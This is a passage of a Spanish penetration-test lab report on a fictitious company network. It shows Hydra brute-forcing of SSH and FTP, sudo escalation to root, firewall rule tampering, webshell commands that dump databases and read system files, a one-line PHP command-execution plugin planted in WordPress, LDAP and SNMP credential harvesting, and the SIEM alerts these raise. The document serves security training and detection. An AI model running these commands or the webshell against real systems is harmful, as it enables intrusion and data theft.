 - El dir amplía el LDAP con tres cuentas honeytokens (admin_backup, ceo, svc_network) e introduce credenciales falsas en los OIDs estándar de SNMP.
- Finalmente, el agente Wazuh de Alpine queda configurado para monitorizar los logs JSON de los tres contenedores, cerrando el ciclo de visibilidad:
 - El SIEM ahora recibe eventos de los cuatro agentes activos:
 - firewall-ubuntu, rocky.nexora.lab, alpine/docker-host.
 - Cualquier acción sobre un honeytokens, intento de fuerza bruta SSH o consulta LDAP masiva queda registrada en tiempo real.




Figura 100. Diagrama Cambios en la infraestructura

6.4.1. Enumeración y análisis de vulnerabilidades en las nuevas implementaciones de la infraestructura

Estas vulnerabilidades se introdujeron de forma deliberada y controlada para ampliar la superficie de ataque documentable y hacer el entorno más representativo de una infraestructura corporativa real.

Ubuntu Server

ID	Vulnerabilidad	Severidad	Descripción
UB-01	SSH con autenticación por contraseña habilitada	Alta	SSH autenticación por contraseña
UB-02	Credencial débil, svc_monitor/monitor123	Critica	Credencial Vulnerable mediante fuerza bruta o ataque de diccionario
UB-03	Sudo sin contraseña svc_monitor	Critica	El usuario svc_monitor tiene configurado NOPASSWD ALL en sudoers, lo que permite escalar a root inmediatamente tras el acceso SSH sin necesidad de conocer la contraseña de root.
UB-04	Impacto sobre el firewall	Critica	Al comprometer el firewall, el atacante puede manipular las reglas nftables y abrir nuevas superficies de ataque hacia cualquier segmento de la red, eliminando el control de perímetro de toda la infraestructura.

Web Server

ID	Vulnerabilidad	Severidad	Descripción
WB-01	phpMyAdmin expuesto sin restricción de IP	Alta	El panel de administración de MariaDB (phpMyAdmin 5.2.1) es accesible desde cualquier IP sin restricción.
WB-02	phpMyAdmin con credenciales débiles	Critica	El usuario pma/pma123 con privilegios totales sobre todas las bases de datos es accesible desde el exterior.
WB-03	WordPress 6.4.3 sin actualizar	Alta	Instalación de WordPress con vulnerabilidades conocidas en plugins y en el núcleo.
WB-04	Honeytoken /.env accesible	Media	El fichero .env con credenciales falsas de base de datos y SMTP es accesible directamente desde el navegador sin autenticación.
WB-05	Honeytoken /backup/ accesible	Media	El directorio /backup/ con directory listing activo expone credentials.txt, passwords.txt y backup_config.zip con credenciales falsas de la infraestructura.
WB-06	Honeytoken /config.php accesible	Media	El fichero config.php con credenciales de base de datos en texto claro es accesible directamente desde el navegador.

Ftpsmtp Server

ID	Vulnerabilidad	Severidad	Descripción
FT-01	Credencial FTP débil svc_ftp	Alta	El usuario svc_ftp/Ftp#Nexora2024 es la misma credencial que aparece en credenciales_servicios.txt del SMB de Rocky.
FT-02	Honeytoken /backup/ftp_credentials.txt	Media	Fichero con credenciales falsas de FTP, MySQL root, SIEM admin y equipo core accesible tras autenticarse con svc_ftp.
FT-03	Honeytoken /backup/config_backup.cfg	Media	Fichero de configuración falso con credenciales de base de datos, SMTP y LDAP en texto claro.
FT-04	Reutilización de credenciales LDAP y FTP	Alta	La contraseña de svc_ftp es la misma que la expuesta en el LDAP anónimo, demostrando la cadena LDAP y FTP.

Dir Server

ID	Vulnerabilidad	Severidad	Descripción
DR-01	Honeytoken LDAP, admin_backup	Alta	Cuenta admin_backup/Backup#2024! en el directorio LDAP. Credencial de alto valor que un atacante intentará usar en otros servicios (SMB, SSH, phpMyAdmin).
DR-02	Honeytoken LDAP, ceo	Alta	Cuenta ceo/Ceo#Nexora2024! en el directorio LDAP. La presencia de la cuenta del CEO en el directorio con contraseña en texto claro es un hallazgo crítico de gobierno de seguridad.
DR-03	Honeytoken LDAP, svc_network	Crítica	Cuenta svc_network con descripción Cisco enable: Cisco123! SNMP: public en texto claro. Conecta directamente con las credenciales del equipo core de red.
DR-04	Honeytoken SNMP sysDescr con credenciales	Alta	El OID sysDescr devuelve admin:NexoraAdmin2024! en la descripción del sistema. Accesible con snmpwalk -v2c -c public.
DR-05	Honeytoken SNMP sysContact con credenciales	Alta	El OID sysContact devuelve backup@nexora.lab pass: Backup#2024! en el campo de contacto.
DR-06	Honeytoken SNMP sysLocation con IP de gestión	Media	El OID sysLocation revela IP_MGMT: 10.10.20.1, exponiendo la dirección IP de gestión del firewall.

6.4.2. Explotación y Post-explotación en las nuevas implementaciones de la infraestructura

Ubuntu server

Partimos sabiendo que el Ubuntu server expone 2 puertos, pero nos centraremos en el ssh, con el reconocimiento sabemos que usa el método de autenticación por contraseña, **nmap -Pn -p 22 --script ssh-auth-methods,ssh-hostkey,ssh2-enum-algos 10.10.99.1 2>/dev/null**, vamos a crear dos diccionarios con los datos que hemos hallado, `users_nexora.txt` y `password.txt`, luego lanzamos una ataque con hydra y obtenemos las credenciales.

```
(hacker@kali)-[~]
$ hydra -L /tmp/users_nexora.txt -P /tmp/passwords.txt ssh://10.10.99.1 -t 4 -w 61
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-24 16:51:55
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 182 login tries (l:13/p:14), ~46 tries per task
[DATA] attacking ssh://10.10.99.1:22/
[22][ssh] host: 10.10.99.1 login: svc_monitor password: monitor123
[STATUS] 90.00 tries/min, 90 tries in 00:01h, 92 to do in 00:02h, 4 active
[STATUS] 84.50 tries/min, 169 tries in 00:02h, 13 to do in 00:01h, 4 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-24 16:54:18
(hacker@kali)-[~]
```

Figura 101. Ataque de fuerza bruta con Hydra sobre SSH: credenciales obtenidas

Realizamos la explotación penetrando por media del protocolo ssh con las credenciales obtenidas, mediante comandos como `id`, `whoami`, `hostname` o `ip -br a`, podemos obtener información del la maquina.

```
svc_monitor@firewall:~$ id
uid=1001(svc_monitor) gid=1001(svc_monitor) groups=1001(svc_monitor)
svc_monitor@firewall:~$ whoami
svc_monitor
svc_monitor@firewall:~$ ip -br a
lo                UNKNOWN      127.0.0.1/8 ::1/128
enp0s9            UP           10.10.30.1/24 fe80::a00:27ff:fe34:c3e9/64
enp0s3            UP           10.10.99.1/24 fe80::a00:27ff:fe73:a90f/64
enp0s8            UP           10.10.20.1/24 fe80::a00:27ff:fe3b:982/64
enp0s10           UP           10.0.5.15/24 metric 100 fe80::a00:27ff:fed8:1512/64
svc_monitor@firewall:~$
```

Figura 102. Acceso SSH al cortafuegos con las credenciales obtenidas (usuario `svc_monitor`)

Escalamos privilegios aprovechando la vulnerabilidad `NOPASSWD→ALL`, que me permite escalar privilegios una vez conectando a ssh como root sin saber la contraseña.

```
svc_monitor@firewall:~$ sudo -l
Matching Defaults entries for svc_monitor on firewall:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svc_monitor may run the following commands on firewall:
  (ALL) NOPASSWD: ALL
svc_monitor@firewall:~$ sudo su -
root@firewall:~# id
uid=0(root) gid=0(root) groups=0(root)
root@firewall:~# whoami
root
root@firewall:~#
```

Figura 103. Escalada de privilegios a root mediante «`sudo NOPASSWD`» en el cortafuegos

Una vez somos root vamos a comprometer el firewall para abrir todo el trafico interno con la regla **`nft add rule inet firewall forward iif "enp0s3" oif "enp0s8" accept`**, esta regla nos permite acceder la segmento interno de la red.

```
Session Actions Edit View Ajuda
root@firewall:~# nft add rule inet firewall forward iif "enp0s3" oif "enp0s8" accept
root@firewall:~# nft list ruleset
table inet firewall {
chain input {
type filter hook input priority filter; policy drop;
iif "lo" accept
ct state established,related accept
ct state invalid drop
ip protocol icmp accept
udp dport 53 accept
tcp dport 53 accept
udp dport 67 accept
iif "enp0s3" tcp dport 22 accept
}

chain forward {
type filter hook forward priority filter; policy drop;
ct state established,related accept
ct state invalid drop
iif "enp0s3" oif "enp0s9" tcp dport { 21, 25, 80, 389, 443, 636 } accept
iif "enp0s3" oif "enp0s9" udp dport 161 accept
iif "enp0s3" oif "enp0s9" tcp dport 30000-30100 accept
iif "enp0s3" oif "enp0s9" ip protocol icmp accept
iif "enp0s9" oif "enp0s8" ip daddr 10.10.20.20 tcp dport { 1514, 1515 } accept
iif "enp0s9" oif "enp0s8" ip daddr 10.10.20.10 tcp dport 445 accept
iif "enp0s3" oif "enp0s8" accept
}

chain output {
type filter hook output priority filter; policy accept;
}
}
root@firewall:~#
```

```
Session Actions Edit View Ajuda
(hacker@kali)-[~]
$ nmap -Pn -p 22,445 10.10.20.20 2>/dev/null
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-24 17:09 +0200
Nmap scan report for 10.10.20.20
Host is up (0.0067s latency).

PORT      STATE      SERVICE
22/tcp    open      ssh
445/tcp   filtered  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 2.56 seconds
(hacker@kali)-[~]
$
```

Figura 104. Modificación de las reglas nftables para alcanzar la red interna desde el cortafuegos

Par finalizar vamos a ver visualización con el SIEM.

timestamp	agent.name	rule.description	rule.level	rule.id
Aug 24, 2026 @ 17:16:16.7...	firewall.nexora.lab	PAM: Login session closed.	3	5502
Aug 24, 2026 @ 17:16:14.1...	firewall.nexora.lab	PAM: Login session closed.	3	5502
Aug 24, 2026 @ 17:16:14.1...	firewall.nexora.lab	PAM: Login session closed.	3	5502
Aug 24, 2026 @ 17:15:39.8...	firewall.nexora.lab	Group (or user) deleted from the system.	3	5903
Aug 24, 2026 @ 17:14:36.2...	firewall.nexora.lab	PAM: User changed password.	3	5555
Aug 24, 2026 @ 17:14:27.3...	firewall.nexora.lab	New user added to the system.	8	5902
Aug 24, 2026 @ 17:14:27.3...	firewall.nexora.lab	New group added to the system.	8	5901
Aug 24, 2026 @ 17:05:11.5...	firewall.nexora.lab	PAM: Login session opened.	3	5501
Aug 24, 2026 @ 17:05:11.4...	firewall.nexora.lab	PAM: Login session opened.	3	5501
Aug 24, 2026 @ 17:05:11.4...	firewall.nexora.lab	First time user executed sudo.	4	5403
Aug 24, 2026 @ 17:03:35.0...	firewall.nexora.lab	PAM: Login session opened.	3	5501
Aug 24, 2026 @ 17:03:35.0...	firewall.nexora.lab	PAM: Login session opened.	3	5501
Aug 24, 2026 @ 17:03:34.9...	firewall.nexora.lab	sshd: authentication success.	3	5715
Aug 24, 2026 @ 16:54:20.8...	firewall.nexora.lab	syslog: User missed the password more than one time	10	2502
Aug 24, 2026 @ 16:54:20.6...	firewall.nexora.lab	sshd: Attempt to login using a non-existent user	5	5710

Figura 105. Eventos del ataque al cortafuegos registrados en el SIEM Wazuh

Web server

Vamos a empezar demostrando que tenemos accesos a phpmyadmin, wordpress, backup, .env y config.php.

```
(hacker@kali)-[~]
$ curl -s -o /dev/null -w "phpMyAdmin: %{http_code}\n" http://10.10.30.11/phpmyadmin/
curl -s -o /dev/null -w "WordPress: %{http_code}\n" http://10.10.30.11/wordpress/
curl -s -o /dev/null -w "Backup dir: %{http_code}\n" http://10.10.30.11/backup/
curl -s -o /dev/null -w "Env file: %{http_code}\n" http://10.10.30.11/.env
curl -s -o /dev/null -w "Config: %{http_code}\n" http://10.10.30.11/config.php
phpMyAdmin: 200
WordPress: 200
Backup dir: 200
Env file: 200
Config: 200

(hacker@kali)-[~]
$
```

Figura 106. Comprobación de accesos expuestos en el servidor web (phpMyAdmin, WordPress, backup, .env, config.php)

También vamos a comprobar el accesos a los honeytokens.

```
(hacker@kali)-[~]
$ curl -s http://10.10.30.11/.env
echo "==="
curl -s http://10.10.30.11/backup/credentials.txt
echo "==="
curl -s http://10.10.30.11/backup/passwords.txt
echo "==="
curl -s -o /dev/null -w "WP login: %{http_code}\n" http://10.10.30.11/wordpress/wp-login.php
echo "==="
curl -s -o /dev/null -w "phpMyAdmin: %{http_code}\n" http://10.10.30.11/phpmyadmin/
DB_HOST=127.0.0.1
DB_USER=nexora_app
DB_PASS=App#Secret2024!
DB_NAME=nexora
SMTP_PASS=Mail#2024!
===
# Credenciales backup - CONFIDENCIAL
db_user=backup_usr
db_pass=Backup#2024!
ftp_user=svc_ftp
ftp_pass=Ftp#Nexora2024
===
admin:NexoraAdmin2024!
jroca:Verano2024!
mvidal:Rrhh2024*
===
WP login: 200
===
phpMyAdmin: 200

(hacker@kali)-[~]
```

Figura 107. Acceso a ficheros sensibles y honeytokens del servidor web (.env, backup, credenciales)

También sabemos la versión del php con **curl -s <http://10.10.30.11/phpmyadmin/> | grep -i "version| 5."** | **head -3**, que es 5.2.1, ya tenemos los usuarios del LDAP (jroca, mvidal, lpena, admin) y sabe que pma es el usuario estándar de phpMyAdmin, creamos dos diccionarios llamados pma_users.txt y pma_pass.txt.

```
(hacker@kali)-[~]
$ ls /tmp/
config-err-JjnAq1  systemd-private-4943fbb595f345499af1af1dad7115e4-colord.service-mubmJ5
pma2.txt           systemd-private-4943fbb595f345499af1af1dad7115e4-ModemManager.service-hlvRc
pma3.txt           systemd-private-4943fbb595f345499af1af1dad7115e4-polkit.service-8b35fU
pma_pass.txt       systemd-private-4943fbb595f345499af1af1dad7115e4-rsyslog.service-ucZJg8
pma_root.txt       systemd-private-4943fbb595f345499af1af1dad7115e4-systemd-logind.service-BdwAyX
pma.txt            systemd-private-4943fbb595f345499af1af1dad7115e4-upower.service-XjNgNy
pma_users.txt
(hacker@kali)-[~]
$
```

Figura 108. Preparación de los diccionarios para el ataque de fuerza bruta a phpMyAdmin

Mediante el script https://github.com/JosepSanz1993/CIBERSEGURIDAD/blob/main/Nexora%20Solutions/script/search_credentials.sh hemos hallado las credenciales del phpmyadmin.

```
[+] CREDENCIALES VALIDAS: pma/pma123
[+] CREDENCIALES VALIDAS: root/R00t-Maria!
(hacker@kali)-[~]
$
```

Figura 109. Credenciales válidas de phpMyAdmin obtenidas por fuerza bruta

Mediante otro script https://github.com/JosepSanz1993/CIBERSEGURIDAD/blob/main/Nexora%20Solutions/script/shell_pma.sh, vamos a realizar una shell remota directamente al servidor y lo verificamos con **curl -G "http://10.10.30.11/uploads/pma_shell.php" --data-urlencode "cmd=id && hostname && cat /var/www/html/db.php"**.

Ahora la post-explotación con esta nueva webshell. Demostramos el impacto adicional que no teníamos antes, volcando completo de todas las bases de datos, lectura de ficheros sensibles del sistema, acceso a los honeytokens desde dentro del servidor.

```
(hacker@kali)-[~]
$ curl -G "http://10.10.30.11/uploads/pma_shell.php" --data-urlencode "cmd=mysql -u root -pR00t-Maria! -e 'SHOW DATABASES;'"
Database
information_schema
mysql
nexora
performance_schema
sys
test
wordpress

(hacker@kali)-[~]
$ curl -G "http://10.10.30.11/uploads/pma_shell.php" --data-urlencode "cmd=cat /etc/passwd | grep -v nologin"
root:x:0:0:Super User:/root:/bin/bash
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt

(hacker@kali)-[~]
$ curl -G "http://10.10.30.11/uploads/pma_shell.php" --data-urlencode "cmd=cat /var/www/html/.env && cat /var/www/html/backup/credentials"
DB_HOST=127.0.0.1
DB_USER=nexora_app
DB_PASS=App#Secret2024!
DB_NAME=nexora
SMTP_PASS=Mail#2024!
# Credenciales backup - CONFIDENCIAL
db_user=backup_usr
db_pass=Backup#2024!
ftp_user=svc_ftp
ftp_pass=Ftp#Nexora2024
```

Figura 110. Ejecución de comandos y volcado de bases de datos vía phpMyAdmin comprometido

Por ultimo vamos a crear un plugin malicioso, un fichero php para ejecutar comandos directamente desde el servidor con curl:

1. Creamos el plugin en uploads
2. Escribimos en pma_shell.php
3. Verificamos que lo creamos
4. Activamos el plugin via WP-CLI
5. Verificamos RCE via plugin.

```
(hacker@kali)~$ curl -G "http://10.10.30.11/uploads/pma_shell.php" \
--data-urlencode "cmd=mkdir -p /var/www/html/wordpress/wp-content/plugins/evil-plugin"

(hacker@kali)~$ curl -G "http://10.10.30.11/uploads/pma_shell.php" \
--data-urlencode "cmd=echo '<?php /* Plugin Name: Nexora Security Plugin */ if(isset($_GET[\"cmd\"])){\echo \"<pre>\";system($_GET[\"cmd\"]);echo \"</pre>\";}' > /var/www/html/wordpress/wp-content/plugins/evil-plugin/evil-plugin.php"

(hacker@kali)~$ curl -G "http://10.10.30.11/uploads/pma_shell.php" \
--data-urlencode "cmd=ls -la /var/www/html/wordpress/wp-content/plugins/evil-plugin/"
total 16
drwxr-xr-x 2 apache apache 4096 Aug 25 14:14 .
drwxr-xr-x 1 apache apache 4096 Aug 25 14:13 ..
-rw-r--r-- 1 apache apache 122 Aug 25 14:14 evil-plugin.php

(hacker@kali)~$ curl -G "http://10.10.30.11/uploads/pma_shell.php" \
--data-urlencode "cmd=mysql -u root -pR00t-Maria! wordpress -e \"INSERT INTO wp_options (option_name, option_value, autoload) VALUES ('active_plugins', 'a:1:{i:0;s:36:\\\"evil-plugin/evil-plugin.php\\\"};', 'yes') ON DUPLICATE KEY UPDATE option_value='a:1:{i:0;s:36:\\\"evil-plugin/evil-plugin.php\\\"};'\""

(hacker@kali)~$ curl -G "http://10.10.30.11/wordpress/wp-content/plugins/evil-plugin/evil-plugin.php" \
--data-urlencode "cmd=id 86 hostname"
<pre>uid=48(apache) gid=48(apache) groups=48(apache)
98ba0eac7462
</pre>
```

Figura 111. Toma de control de WordPress: subida de un plugin malicioso (RCE)

FTPSMTP server

Vamos a empezar con el svc_ftp fuerza bruta y honeytokens, hydra -L /tmp/users_nexora.txt -P /tmp/passwords.txt \ ftp://10.10.30.12 \ -t 4 -V 2>&1 | grep -E "login|ATTACK|host" para encontrar las credenciales y luego descargamos los honeytokens.

```
(hacker@kali)~$ hydra -L /tmp/users_nexora.txt -P /tmp/passwords.txt ftp://10.10.30.12 -t 4 -V 2>&1 | grep -E "login|ATTACK|host"
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[ATTEMPT] target 10.10.30.12 - login "svc_ftp" - pass "Ftp#Nexora2024" - 1 of 1 [child 0] (0/0)
[21][ftp] host: 10.10.30.12 misc: (null) login: svc_ftp password: Ftp#Nexora2024

(hacker@kali)~$ ftp 10.10.30.12
Connected to 10.10.30.12.
220 (vsFTPD 3.0.5)
Name (10.10.30.12:hacker): svc_ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd backup
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||30084|)
150 Here comes the directory listing.
-rwxr-xr-x 1 14 50 236 Aug 23 14:44 config_backup.cfg
-rwxr-xr-x 1 14 50 210 Aug 23 14:44 ftp_credentials.txt
226 Directory send OK.
ftp> get ftp_credentials.txt
local: ftp_credentials.txt remote: ftp_credentials.txt
229 Entering Extended Passive Mode (|||30020|)
150 Opening BINARY mode data connection for ftp_credentials.txt (210 bytes).
100% |*****| 210 32.87 KiB/s
226 Transfer complete.
210 bytes received in 00:00 (16.01 KiB/s)
ftp> get config_backup.cfg
local: config_backup.cfg remote: config_backup.cfg
229 Entering Extended Passive Mode (|||30002|)
150 Opening BINARY mode data connection for config_backup.cfg (236 bytes).
100% |*****| 236 40.68 KiB/s
226 Transfer complete.
236 bytes received in 00:00 (23.53 KiB/s)
ftp> exit
221 Goodbye.
```

Figura 112. Fuerza bruta de FTP con Hydra y descarga de honeytokens (credenciales y backups)

```

(hacker@kali)-[~]
$ cat ftp_credentials.txt
# Credenciales FTP Nexora - CONFIDENCIAL
# NO COMPARTIR
ftp_host=ftp.nexora.lab
ftp_user=svc_ftp
ftp_pass=Ftp#Nexora2024
backup_user=backup_admin
backup_pass=Backup#2024!
mysql_user=root
mysql_pass=R00t-Maria!

(hacker@kali)-[~]
$ echo "___"

(hacker@kali)-[~]
$ cat config_backup.cfg
[database]
host=web.nexora.lab
port=3306
user=root
password=R00t-Maria!
database=nexora

[smtp]
host=ftp.nexora.lab
port=25
user=noreply@nexora.lab

[ldap]
host=dir.nexora.lab
port=389
binddn=cn=Manager,dc=nexora,dc=lab
bindpw=admin123

(hacker@kali)-[~]
$

```

Figura 113. Contenido de los honeytokens descargados por FTP: credenciales de servicio

Dir server

Haremos un dump del directorio LDAP con bind anónimo y demostraremos que las tres nuevas cuentas honeytoken (admin_backup, ceo, svc_network) son visibles con sus contraseñas en texto claro.

La cuenta svc_network es especialmente crítica porque su campo description contiene Cisco enable—→ Cisco123! SNMP: public, credenciales del equipo core de red expuestas en el directorio corporativo.

```

(hacker@kali)-[~]
$ ldapsearch -x -H ldap://10.10.30.13 \
-b "dc=nexora,dc=lab" \
"(objectClass=inetOrgPerson)" \
uid userPassword description 2>&1 | \
grep -E "uid:userPassword:description:"
uid: jroca
userPassword: VmVyYW5wMjAyNCE=
uid: mvidal
userPassword: UnJoaDIwMjQq
uid: lpena
userPassword: Q29udGEyMDI0Kg=
uid: admin_backup
userPassword: QmFja3VwIzIwMjQh
description: Cuenta de servicio para backups automaticos
uid: ceo
userPassword: Q2VvI05leG9yYTIwMjQh
description: Cuenta del Director General
uid: svc_network
userPassword: TmV0d29yayNDaXNjbzIwMjQh
description: Cisco enable: Cisco123! SNMP: public

```

Figura 114. Extracción del directorio LDAP: cuentas de servicio y credenciales del equipo core (campo description)

También un snmpwalk con la community string public y demostraremos que los tres OIDs estándar del sistema (sysDescr, sysContact, sysLocation) contienen credenciales falsas de administración, una técnica de honeypot que en un entorno real generaría alertas cuando el atacante intenta usar esas credenciales en otros servicios.

```
(hacker@kali)-[~]
$ snmp-check -c public -v 2c 10.10.30.13 2>&1 | \
grep -E "Description|Contact|Location"
Description      : Linux dir.nexora.lab - Nexora Solutions CPD v2.1 [admin:NexoraAdmin2024!]
Contact          : admin@nexora.lab (backup: backup@nexora.lab pass: Backup#2024!)
Location        : CPD Nexora - Planta 1 - Rack 3 - IP_MGMT: 10.10.20.1
Description      : ["Physical memory"]
Description      : ["Virtual memory"]
Description      : ["Memory buffers"]
Description      : ["Cached memory"]
Description      : ["Shared memory"]
Description      : ["Swap space"]
Description      : ["Available memory"]
Description      : ["/dev"]
Description      : ["/dev/shm"]
Description      : ["/etc/resolv.conf"]
Description      : ["/etc/hostname"]
Description      : ["/etc/hosts"]
Description      : ["/proc/acpi"]
Description      : ["/proc/interrupts"]
Description      : ["/proc/keys"]
Description      : ["/proc/latency_stats"]
Description      : ["/proc/scsi"]
Description      : ["/proc/timer_list"]
Description      : ["/sys/firmware"]
```

Figura 115. Enumeración final SNMP con la community «public»: información del sistema expuesta

7. Tabla de vulnerabilidades de la infraestructura

ID	Vulnerabilidad	Máquina	Severidad
UB-01	SSH autenticación por contraseña habilitada	Ubuntu	Alta
UB-02	Credencial débil svc_monitor/monitor123	Firewall	Crítica
UB-03	sudo NOPASSWD:ALL en svc_monitor	Ubuntu	Crítica
UB-04	DNS AXFR sin restricción — zona expuesta	Firewall	Alta
UB-05	Versión BIND 9.18.39 divulgada en banner	Ubuntu	Baja
UB-06	Compromiso firewall → manipulación nftables	Firewall	Crítica
RK-01	Acceso anónimo SMB — enumera todos los recursos	Rocky Linux	Alta
RK-02	Reutilización de credenciales LDAP→SMB	Rocky Linux	Crítica
RK-03	Protocolo SMB1 (NT1) habilitado	Rocky Linux	Media
RK-04	credenciales_servicios.txt en texto claro	Rocky Linux	Crítica
RK-05	Clave privada SSH expuesta (claves/id_rsa)	Rocky Linux	Crítica
RK-06	Documento confidencial accesible	Rocky Linux	Alta
AL-01	Contenedores sin segmentación interna (dmznet)	Alpine / Docker	Alta
AL-02	Movimiento lateral interno DMZ via web	Alpine / Docker	Alta
WB-01	SQLi en login — bypass de autenticación	Contenedor web	Crítica
WB-02	Subida de ficheros sin validación	Contenedor web	Crítica
WB-03	FTP anónimo → webshell → RCE	Contenedor web	Crítica
WB-04	RCE como apache (uid=48)	Contenedor web	Crítica

ID	Vulnerabilidad	Máquina	Severidad
WB-05	Credenciales BD en db.php (webapp/webapp123)	Contenedor web	Alta
WB-06	Volcado completo MariaDB via RCE	Contenedor web	Crítica
WB-07	TLS débil — SSLv2 habilitado	Contenedor web	Media
WB-08	Cookie de sesión sin HttpOnly	Contenedor web	Media
WB-09	phpMyAdmin 5.2.1 expuesto sin restricción IP	Contenedor web	Alta
WB-10	phpMyAdmin pma/pma123 — credencial débil	Contenedor web	Crítica
WB-11	phpMyAdmin root — acceso total BD	Contenedor web	Crítica
WB-12	SQL INTO OUTFILE → webshell via phpMyAdmin	Contenedor web	Crítica
WB-13	WordPress instalador expuesto públicamente	Contenedor web	Crítica
WB-14	WordPress Takeover por atacante externo	Contenedor web	Crítica
WB-15	Plugin malicioso WordPress → RCE	Contenedor web	Crítica
WB-16	Honeytoken /.env accesible sin autenticación	Contenedor web	Media
WB-17	Honeytoken /backup/ con directory listing	Contenedor web	Media
WB-18	Honeytoken /config.php accesible	Contenedor web	Media
FT-01	FTP anónimo con escritura en /uploads/	Cont. ftpsmtp	Alta
FT-02	SMTP open relay — spoofing corporativo	Cont. ftpsmtp	Alta
FT-03	VERFY habilitado — enumeración usuarios	Cont. ftpsmtp	Baja
FT-04	Credencial débil svc_ftp/Ftp#Nexora2024	Cont. ftpsmtp	Alta
FT-05	Honeytoken /backup/ftp_credentials.txt	Cont. ftpsmtp	Media
FT-06	Honeytoken /backup/config_backup.cfg	Cont. ftpsmtp	Media
FT-07	Reutilización credenciales LDAP→FTP	Cont. ftpsmtp	Alta
DR-01	LDAP bind anónimo sin credenciales	Contenedor dir	Alta
DR-02	Contraseñas en texto claro en userPassword	Contenedor dir	Crítica
DR-03	LDAPS deshabilitado — tráfico sin cifrar	Contenedor dir	Media
DR-04	SNMP community string public	Contenedor dir	Media
DR-05	Honeytoken LDAP — admin_backup	Contenedor dir	Alta
DR-06	Honeytoken LDAP — ceo	Contenedor dir	Alta
DR-07	Honeytoken LDAP — svc_network con Cisco123!	Contenedor dir	Crítica

ID	Vulnerabilidad	Máquina	Severidad
DR-08	Honeytoken SNMP — credenciales en sysDescr	Contenedor dir	Alta
DR-09	Honeytoken SNMP — credenciales en sysContact	Contenedor dir	Alta
DR-10	Honeytoken SNMP — IP gestión en sysLocation	Contenedor dir	Media

8. Registros del SIEM

Los registros del SIEM (Security Information and Event Management) constituyen la capa de visibilidad de toda la infraestructura de Nexora Solutions. El sistema Wazuh 4.14.7, desplegado en modo all-in-one sobre RHEL 9, actúa como punto central de agregación, correlación y análisis de eventos de seguridad procedentes de todos los nodos de la infraestructura, el firewall Ubuntu, el servidor de ficheros Rocky Linux y el host Docker Alpine con sus tres contenedores.

8.1. Registro Ubuntu Server

Los registros del SIEM correspondientes al nodo Ubuntu Server documentan la cadena de ataque completa sobre el firewall perimetral de Nexora Solutions. El sistema Wazuh 4.14.7 capturó 33 alertas relevantes a través del agente firewall.nexora.lab, que monitoriza los logs de autenticación del sistema (/var/log/auth.log).

La secuencia cronológica refleja las tres fases del ataque:

- Primero, múltiples fallos de autenticación SSH detectados por las reglas nativas 5503 (PAM: User login failed) y 5760 (sshd: authentication failed), clasificadas bajo la técnica MITRE T1110.001 (Brute Force), correspondientes al ataque de fuerza bruta lanzado con Hydra desde el segmento atacante.
- Segundo, la regla personalizada 100002 de Nexora (nivel 12, T1078.003) se disparó en el momento en que el usuario svc_monitor completó con éxito la autenticación SSH, elevando la severidad del evento y confirmando el acceso mediante credencial débil.
- Tercero, a las 17:54:41, la regla 100003 (nivel 12, T1548.003) detectó la escalada de privilegios via sudo su -, confirmando que el atacante obtuvo acceso root al firewall perimetral.

```
Timestamp : 2026-08-30T17:50:01
Nivel : 5
Regla : 5760 [T1110.001]
Descripcion: sshd: authentication failed.

Timestamp : 2026-08-30T17:50:21
Nivel : 12
Regla : 100002 [T1078.003]
Descripcion: Nexora: Login SSH exitoso usuario vulnerable svc_monitor

Timestamp : 2026-08-30T17:50:22
Nivel : 12
Regla : 100002 [T1078.003]
Descripcion: Nexora: Login SSH exitoso usuario vulnerable svc_monitor

Timestamp : 2026-08-30T17:54:35
Nivel : 12
Regla : 100002 [T1078.003]
